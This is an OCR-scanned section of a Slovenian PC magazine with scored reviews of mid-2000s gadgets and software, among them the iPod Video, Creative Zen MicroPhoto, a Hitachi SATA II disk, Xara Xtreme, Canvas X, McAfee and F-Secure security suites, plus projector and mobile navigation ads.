XJ-460

svetilnost: 2500 lumnov

teža: 2.7kg

XJ-560

svetilnost: 3000 lumnov

teža: 2.7kg

Samodejni navpičen in vodoraven popravek ter ostritev slike s pritiskom na 1 gumb.

YC-400

Absolutna novost in revolucija. Vizualizer in digitalni fotoaparat v enem.

CASIO

PREZENTACIJSKI SISTEM ZA VAŠE KREATIVNE IDEJE

Najboljša izbira projektorjev v Sloveniji !

LESTRA d.o.o.
Prevale 7, 1236 Trzin

tel.: 01/ 563 60 62
fax: 01/ 563 60 61

info@lestra.si
www.lestra.si

InFocus PLUS projectiondesign Optoma NEC SANYO TOSHIBA HITACHI CASIO

NE RAVNO ZVEZDA FILMA

iPod Video

Je tanjši in pametnejši od predhodnikov, a še vedno ni dovolj dober...

Cena Ok. 78.000 SIT(30GB) / Ok. 107.000 SIT(60GB) **Proizvajalec** Apple
Na spletu www.apple.com

Pri iPodu je po novem pomembnejši zaslon kot disk. Pri tem najnovejšem modelu pa je najbolj osupljivo to, kako tanek je: 60GB model, ki smo ga testirali, je tanjši kot 20GB iPod prejšnje generacije. Kot bi primerjali Victorio Becham in zgodnjo izdajo Geri Haliwell. Zaslon se zdaj razteza po vsej širini predvajalnika in zavzema polovico sprednje stranice starejši modeli so ob novem videti prav smešni, čeprav tudi ta video izdaja ni tako privlačna kot simpatični iPod Nano.

GLEJ IN SE ČUDI

Pri Applu so torej naredili nov korak proti estetski nirvani – kaj pa tako pričakovano predvajanje videa? Pričakovali smo najhujše, pa tega nismo ravno dobili. Ločljivost je sicer uborna QVGA (najnovejši prenosni predvajalniki videa zmorejo ločljivost VGA, ki je kar štirikrat višja), a je na račun majhnega zaslona slika presenetljivo ostra. Animirani filmi, kot je na primer *Family Guy*, so videti skoraj popolni, enako pa velja tudi za dobro osvetljene scene v filmih, ker ima zaslon bolj uborno kontrastno razmerje, pa so temne scene spacane in slabo vidne. In čeprav predvajalnik omogoča 14 do 20 ur uživanja v glasbi, pa po 120 do 180 minutah predvajanja videa baterija žalostno odpove sodelovanje. Dodatna sol na rano je dejstvo, da Apple ne ponuja prav nobenega programa za kodiranje videa za novi iPod, tako da se bo potrebno ubadati s programi drugih proizvajalcev. Na srečo pa bo velikanska druščina ljubiteljev iPoda na internet splavila video posnetke za novo napravo, še preden bi se lahko pošteno vprašali, če je kaj takega sploh legalno.

Če si že lastite eno od novejših izvedb iPoda, vam priporočamo, da počakate, dokler ne bo na voljo iPod Video s širokim zaslonom in polno ločljivostjo VGA. Če pa je čas za nadgradnjo volkswagnovskega 10GB brenčača, pa vam lahko povemo, da je iPod Video odlično zveneč predvajalnik glasbe, priporočamo pa vam, da na predvajanje videa gledate bolj kot na nepričakovan bonus, ne kot na primarno funkcijo predvajalnika. **PCF**

Kapaciteta 30GB ali 60GB
Avtonomija baterije 14 do 20 ur (glasba), 2 do 3 ure (video), 3 do 4 ure (fotografije s predvajanjem glasbe)
Vmesnik USB 2.0
Zaslon 2,5-palčni, 320x240
Podpora video kodekom H.264 pri 320x240, 768Kbps, MPEG-4 pri 480x480, 2,5Mbps
Vrata Priključek za polnjenje/prenos; 3,5mm izhod za slušalke; kompozitni video izhod (z adapterjem)

84% **PCF pravi...** "Odličen za MP3-je, a je se zelen pri predvajanju videa."

PREMALO IN PREPOZNO

Creative Zen MicroPhoto

Kup izboljšav in dodatne možnosti, a ima ta predvajalnik še vedno težave

Cena Ok. 70.000 SIT **Proizvajalec** Creative **Na spletu** www.creative.com

Kar nekaj članov uredništva PCF prisega na izvirni Zen Micro. Gre namreč za izjemno robustno napravico, ki pa ima nekaj težavic, zaradi katerih se uporabniki niso ravno začeli masovno odrekati iPodom. Ko se je na trgu pojavil MicroPhoto, smo bili prepričani, da je konjenica končno prispela. Pa smo imeli prav?

Creative je popravil vse težave, ki jih je imel Micro, in razvil predvajalnik, ne da bi žrtvoval lastnosti, ki so nam bile tako všeč. Ne ravno dodelan sistem krmiljenja, ki je bil rakasta rana Micra, je zamenjal natančnejši in občutljivejši sistem. Zaradi primerno velikih gumbov in odzivnosti je novi predvajalnik prava pridobitev in ne več naprava, s katero se je treba skregati in po možnosti celo stepsti, da bi začela predvajati glasbo – ali slike, saj lahko v novi predvajalnik shranite tudi te. Barvni zaslon je oster, a majhen, kar pa ni ravno problem. Teži nas namreč dejstvo, da si slik med poslušanjem glasbe ni mogoče ogledovati. Kako se je takšna možnost Creativu izmuznila, nam ni ravno jasno. Prva stvar, ki bi jo želeli narediti, ko so vse skladbe urejene v želenem vrstnem redu, je namreč prav brskanje po zbirki slik, a kakor hitro zaženete brskalnik po slikah, se predvajanje ustavi. Bah.

brskanje po kakšni čudaški aplikaciji.

Novi predvajalnik je torej znatno naprednejši od prvega Micra, omogoča pa tudi ogledovanje slik (cele mesece kasneje od iPoda, ki to počne veliko, veliko bolje), za predvajalnik z 8GB diskom pa je tudi prijetno majhen. Edine prednosti, ki jih ima MicroPhoto pred iPodom Nano, pa so mikrofon, radijski sprejemnik in dvakrat večja kapaciteta. 4GB Nano je med ostalim tudi cenejši. V uredništvu *PCF* so se glave začele obračati. Doslej smo bili Creativu zelo zvesti, predvsem zaradi zvestobe PC-jem, a se nam zdi zvestoba v tem trenutku celo nekoliko zgrešena. Že slišimo temno stran, kako nas vabi... **PCF**

Kapaciteta 8GB
Avtonomija baterije 15 ur
Hranjenje podatkov Omogočeno
Podpora kodekom MP3, WMA

79% **PCF pravi...** "Vsekakor imamo kvaliteto in funkcionalnost veliko raje od kapacitete."

IZKRIVLJEN POGLED

Največja novost v primerjavi s starim Microm je možnost priklopa predvajalnika na katerikoli računalnik, zvočne datoteke pa je mogoče preprosto povleči na disk predvajalnika, brez nameščanja dodatne programske opreme (če ima računalnik seveda nameščene Microsoftove gonilnike MTB, ki se namestijo z *Media Playerjem 10*). Tak prenos podatkov je vsekakor veliko hitrejši in ga imamo neprimerno raje kot

FOTOGRAFIJA + GLASBA

Praktica Luxmedia 5303

Fotografirajte in ob tem poslušajte glasbo

Cena 57.990 SIT **Na spletu** www.praktica.net **Testiranje omogočil** Ecetera d.o.o.

V bistvu je Luxmedia 5303 kombinacija predvajalnika datotek MP3 in fotoaparata. Sam zvok predvajane glasbe preko vgrajenega zvočnika ni vrhunski, boljši pa je prek priloženih slušalk. Naslednja zadeva, ki bo pritegnila poglede, je dobra izdelava. Kovinsko ohišje je srebrno-črne barve, pa tudi sicer majhni, a kovinski srebrni gumbi so kakovostno izdelani. Na zadnji strani fotoaparata je velik, 6-centimetrski zaslon LCD, ki pa ima z le 112.000 pikami prenizko ločljivost. Na levi strani ga spremlja celo miniaturno optično kukalo, ki pa ga boste uporabili le, ko bo baterija tik pred koncem delovanja.

Osnovne fotografske funkcije (devet scenskih načinov, zajemanje videa...) so sicer prisotne, a jih uporabniki fotoaparatov tega razreda ne bodo pretirano uporabljali, saj gre za osnovni digitalni fotoaparat tipa nameri in sproži. Pentaxov objektiv (f/2,6-4,8) omogoča trikratni zoom, pa tudi ločljivost tipala, ki znaša pet milijonov točk je za svoj namen več kot dovolj.

Če želite vedno nekaj inovativnega, si Luxmedio 5303 le oglejte, sicer pa si za enako ceno kupite kakšen kakovostnejši fotoaparat.

72% **PCF pravi...** "Zanimiva, a mogoče ne najbolj posrečena kombinacija."

Vredno ogleda PCFormat

Equip Wireless Notebook Presenter 3 v1

Cena 14.990 SIT
Testiranje omogočil Digital Data, 02 46054 60

So multimedijske predstavitve del vašega življenja? Potem vam priporočamo nakup brezžičnega predstavitvenega upravljalnika, ki vam bo v veliko pomoč. V sebi praktično združuje daljinski krmilnik, laserski kazalec in miško. Drugega pri predstavitvah praktično ne potrebujete. No, razen notesnika, brez katerega pač ne bo šlo. Zadovoljni bodo tudi najzahtevnejši, kajti domet je tudi do 100m, na takšno razdaljo pa je, resnici na ljubo, potrebno imeti res oster vid. Edina slabost je nekoliko trša smerna tipka, ki služi kot miška. Pri Eqipu so poskrbeli tudi za uporabniku prijazen USB Plug-n-Play, samodejni izklop in varnostno stikalo za laser. Zato ne vidimo razloga, da ne bi predstavitve naredili popolnejše.

88% **PCF pravi...** "Popoln nadzor, fleksibilnost in dinamika."

Izbor uredništva PCFormat

Hitachi Deskstar T7K250

Cena 30.800 SIT
Testiranje omogočil Asbis, 01 530 32 20


Vmesnik SATA očitno aktivno zamenjuje vmesnik IDE, Hitachi pa predstavil trde diske z vmesnikom SATA II, ki omogoča prenos 300MB/s (diski SATA zmorejo prenos 150MB/s). Branje z diska je bliskovito hitro, pri branju pa se ne obnese znatno bolje od konkurence, ima pa zato izjemen dostopni čas, ki znaša le 12ms. Na naših testih je pokazal, da je le za mišjo dlako počasnejši od Western Digitalovega Raptorja, ki trenutno velja za enega najhitrejših diskov sploh, pa še precej tih je. Gre torej za izjemen disk, ki pa ima eno samo težavo – standard SATA II še ni prav podprt. Tega pa pri Hitachiju prav gotovo niso krivi.

90% **PCF pravi...** "Tih in hiter 250GB trdi disk, ki ga tare le nepodprtost."

Si.mobil - Vodafone vodi!

Si.Navigator: navigacijski sistem na vašem telefonu

BREZPLAČNA UPORABA STORITVE DO KONCA FEBRUARJA*
DELUJE V VEČ KOT 30 DRŽAVAH



Si.Navigator


- Vedno točno na cilj v Sloveniji in več kot 30 državah sveta
- Deluje na več kot 30 mobilnih telefonih
- Redno ažurirani zemljevidi
- Glasovna in slikovna navigacija
- Ugodna predstavitvena ponudba s telefonoma Nokia 3230 in Nokia 6630
- Več informacij na www.simobil.si

*Strankam, ki bodo do vključno 28.2.2006 kupili paket Si.Navigator, do konca februarja 2006 ne bomo obračunali uporabe storitve Si.Navigator (1250 SIT/mesec oz. 250 SIT/dan uporabe). Uporabnik plača prenos GPRS po dejanski porabi, po veljavnem ceniku Si.mobila. Storitev je na voljo le Si.mobilovim naročnikom. Vse cene vključujejo DDV. Dodatne informacije in seznam telefonov, ki podpirajo storitev Si.Navigator najdete na www.simobil.si, 080 40 40 40 in na prodajnih mestih Si.mobil - Vodafone. Si.mobil d.d., Šmartinska 134b, SI-1000 Ljubljana | www.simobil.si

080 40 40 40 POKLIČITE NAS

Ujemi svet

si.mobil vodafone



ENOSTAVNA UMETNOST

Xara Xtreme

Dober nakup PCFormat

Cenovno ugoden grafični program za množice, ki renderira znatno hitreje od večine

Cena 17.650 SIT **Založnik** Xara **Na spletu** www.xara.com

Že na prvi pogled je jasno, da je *Xara Extreme* primeren program za mnoge grafične naloge. Od enostavnih logotipov in grafičnih elementov za splet do prave ilustracije – *Xara* vse to zna, pa še cenovno je več kot ugodna.

V program je integriran urejevalnik slik, katerega dodatna funkcija je tudi ta, da je brskalnik po slikah, kar je seveda dobra novica za uporabnike digitalnih fotoaparatov, omogoča pa reševanje pogostih fotografskih spodrsljajev. Med osnovnimi funkcijami so tako orodja za popravljanje osvetljenosti in kontrasta, in sicer s funkcijo Auto Enhance, ki preračuna povprečje svetlih in temnih tonov. Seveda so vključena tudi običajna orodja za izrezovanje in spreminjanje velikosti slike ter obvezno orodje za odpravljanje učinka rdečih oči. Kreativna orodja so izboljšana s Xara Live Effects, filtri, ki jih je mogoče nanesti na fotografije in ilustracije. Ena od največjih prednosti tega je možnost urejanja objektov s filtri, saj je učinek viden takoj, namesto da bi morali čakati, da se renderiranje zaključi.

Xarina orodja za mehčanje vektorskih slik in gradientne prosojnosti so naša najljubša orodja. Program je odličen pri risanju postopnih tonov, enostavnost uporabe in prikaz v realnem času pa še dodatno prihranita čas, saj je večina drugih, dražjih programov pri tem znatno počasnejša. Spreminjanje velikosti in nanašanje barv sta tudi presenetljivo hitra. Zaradi vektorske zasnove je *Xarinim* slikam mogoče tudi brez težav spreminjati velikost brez izgube kvalitete pri ločljivosti, tako da vas ne rabijo skrbeti popačenja pri povečevanju, ki so pogost problem.

UMETNIŠKA SVOBODA


Določene *Xarine* funkcije pa so bolj uborne. Od tako namenskega programa bi pričakovali več določenih funkcij. Orodja za urejanje besedila so na primer precej omejena, kar pomeni, da *Xara Extreme* vsekakor ni namenjena namiznemu založništvu. Je pa res, da za slabih 18 tisočakov dobite prav pošten program.

Zanimivo pa je, da se pri Xari hvalijo, da gre za prvi program, ki omogoča glajenje robov in transparence za vektorsko grafiko. Tudi sam vmesnik je izjemno intuitiven, tako da je delo s kompleksnimi ilustracijami izjemno enostavno. Zaradi pestrih oblikovalskih možnosti ih hitrega renderiranja gre za odlično izbiro, če želite svoj računalnik uporabiti za kreativno ustvarjanje. Obljubljene so tudi različice za Linux in Mac OS ter celo odprtokodna različica, tako da bomo v prihodnje o *Xari* slišali še veliko. **PCF**

Min 300MHz, 64MB RAM, 64MB 3D kartica

Opt 2GHz, 256MB RAM, 128MB 3D kartica

85% **PCF pravi...** "Cenovno ugoden program z osupljivimi hitrostmi renderiranja."



POŠTEN PAKET

McAfee VirusScan 2006

Dedek protivirusnih programov se vrača...


Cena Ok. 15.000 SIT **Založnik** McAfee Associates **Na spletu** www.mcaffee.com

McAfee je že kar nekaj časa eden vodilnih razvijalcev protivirusnih programov. V zadnjih nekaj letih so se podali še v vode zaščite proti spywareu, a njihovi programi niso mutirali v večglave pošasti, ki bi počele tisoč in eno stvar, ki bi računalnik pahnile v gosto čorbo procesov, ki bi oteževali vaše življenje.

Privzeto se program dnevno nadgrajuje in pregleda vse izvršilne datoteke ob zagonu. Na testu na namerno okuženem računalniku ni imel nobenih težav; vso programsko zalego je že ob prvem pregledu prepoznal in počistil, se mu je pa malce zataknilo pri odstranjevanju spywarea, ki ga je sicer prepoznal, a ga ni odstranil. *McAfee* nadomesti tudi Security Center v XP z lastno različico, ki pa ima občasno nadležno navado obveščati o nekoliko preveč stvareh, kot bi želeli.

VirusScan 2006 je enostaven in dobro zasnovan varnostni program, ki odlično prepoznava viruse, pri odstranjevanju spywarea pa je nekoliko manj zanesljiv. Občasno je nadležen z obvestili in si prisvaja nekoliko več sistemskih virov, kot bi želeli, a je temu primerno zanesljiv.

82% **PCF pravi...** "Učinkovita zaščita, a bi lahko bil pri obveščanju malce manj temeljit"



VARNO DESKANJE

F-Secure Internet Security 2006


Brez tovrstnih programov danes ne gre več

Cena 16.990 SIT **Založnik** F-Secure **Na spletu** www.f-secure.com


F-Secure je soliden, dobro organiziran varnostni paket: poleg obveznega protivirusnega programa in požarnega zidu ponuja še orodja za blokiranje spywarea in neželene pošte ter filtriranje internetnih strani, ki na srečo niso tako nadležna kot njihovi dvojniki v drugih protivirusnih paketih. Kljub prijazni ponudbi zmogljivih dodatkov ne vključuje telefonske in spletne podpore, kar bi od svetovno znanega proizvajalca protivirusne opreme seveda pričakovali. Pri namestitvi vam pomaga z nepotrebno dolgim, razvlečenim čarovnikom, kar pa mu rade volje odpustimo, saj je našel vse viruse in ves spyware, s katerim smo mu postregli. Intuitivni vmesnik ponuja pregled izbranih varnostnih nastavitev, možnosti prilagajanja pa ne bodo povzročale težav niti novincem. Ker ni pretirano sistemsko požrešen, z njim ne morete zgrešiti, njegova cena pa je v primerjavi z drugimi varnostnimi rešitvami nekoliko višja – ali je resnično vreden svojega denarja, je odvisno izključno od stopnje vaše paranoje.

79% **PCF pravi...** "Zmogljiv varnostni paket z manj učinkovitim filtrom za e-pošto"

Canvas X **ponuja široko paleto možnosti za kreativne. Tukaj smo pripravljeni na napad z zamegljevanjem.**



Pomoč v *Canvas X* ponuja vse potrebne informacije in uporabne povezave.



Uvoziti je mogoče celo vrsto grafičnih datotek, kot so Illustratorjeve datoteke ali datoteke formata JPEG.

Izbor uredništva PCFormat

NEVERJETNE SLIKE

Canvas X

PCFormat preizkuša ACDSeejevo orodje za ilustracijo in spletno oblikovanje

Cena 35.300 SIT **Razvijalec** ACDSee Systems **Na spletu** www.acdseesystems.com

Ali iščete oblikovalski programski paket, ki je namenjen različnim vrstam opravil in je natančen kot program CAD? *Canvas X* zna biti pravšnja izbira, saj zna delati z vektorskimi in rastrskimi slikami, cena pa glede na zmogljivosti programa še zdaleč ni pretirana.

Vmesnik se precej razlikuje od vmesnikov drugih oblikovalskih programov, a je precej intuitiven, najpomembnejša orodja pa so vedno na dosegu roke. Tudi plasti so, za razliko od drugih programov, razvrščene na dnu okna.

NAPAD UMETNOSTI

Program ima prav pester nabor umetniških filtrov, med katerimi so filtri za oljne slike, kristalizacijo in odboje leč. Prav tako mu ne manjka standardnih možnosti, ki bi jih pričakovali v programu za obdelavo grafičnih datotek, tako da so tukaj orodja za spreminjanje barvne nasičenosti, spreminjanje svetlosti in kontrasta ter sedem načinov zamegljevanja.

Z novimi učinki je mogoče obdelovati vektorske objekte, slike, besedilo ali združene objekte, ne da bi s tem vplivali na glavni objekt. Učinke je mogoče tudi prilagoditi, spremeniti zaporedje, jih skriti ali odstraniti. Pristaši Adobovih programov bodo veseli dejstva, da so vključene tudi možnosti spreminjanja prosojnosti plasti in druge naprednejše možnosti obdelave leteh, kar vedno pride prav.

Canvas X se lahko pohvali tudi z orodji za CAD, tako da gre tudi za izjemen program za tehnične ilustracije. Omogoča izjemno natančno risanje z vsemi pripadajočimi orodji, tako da težav na tem področju nima, kar je še en plus več.

Spustni meni za povečevanje omogoča razpon povečav od 0.80% do neverjetnih 25.600%. Lahko si torej predstavljate, da program omogoča neverjetno natančnost. Sama velikost končnih izdelkov je sicer omejena, a se omejitev ustavi pri 3.200 x 3.200 kilometrih. Če bi takšno sliko lahko natisnili, bi bila vidna iz vesolja. Prvi bralec, ki nam bo poslal tako veliko sliko, natisnjeno na enem samem kosu papirja, dobi dosmrtno naročnino na *PCFormat*.

> **"Ustvarite lahko tako velike slike, da so vidne iz vesolja"**

Canvas X se lahko pohvali s sposobnostjo uvoza izjemno pisane palete formatov, od DXF in DWG do *Illustratorjevih* datotek in slik JPEG. Program je tako združljiv s celo vrsto programov CAD in je primeren za tisk ali spletne predstavitve. Izvozne možnosti so prav tako impresivne, saj omogoča izvoz v DXF, JPEG, *Photoshop* in celo neposredno v PDF. Canvas Assistant ponuja obsežno pomoč, od informacij o orodjih, pomoči pri ustvarjanju dokumentov in potrebnih informacij, do povezav do drugih virov.

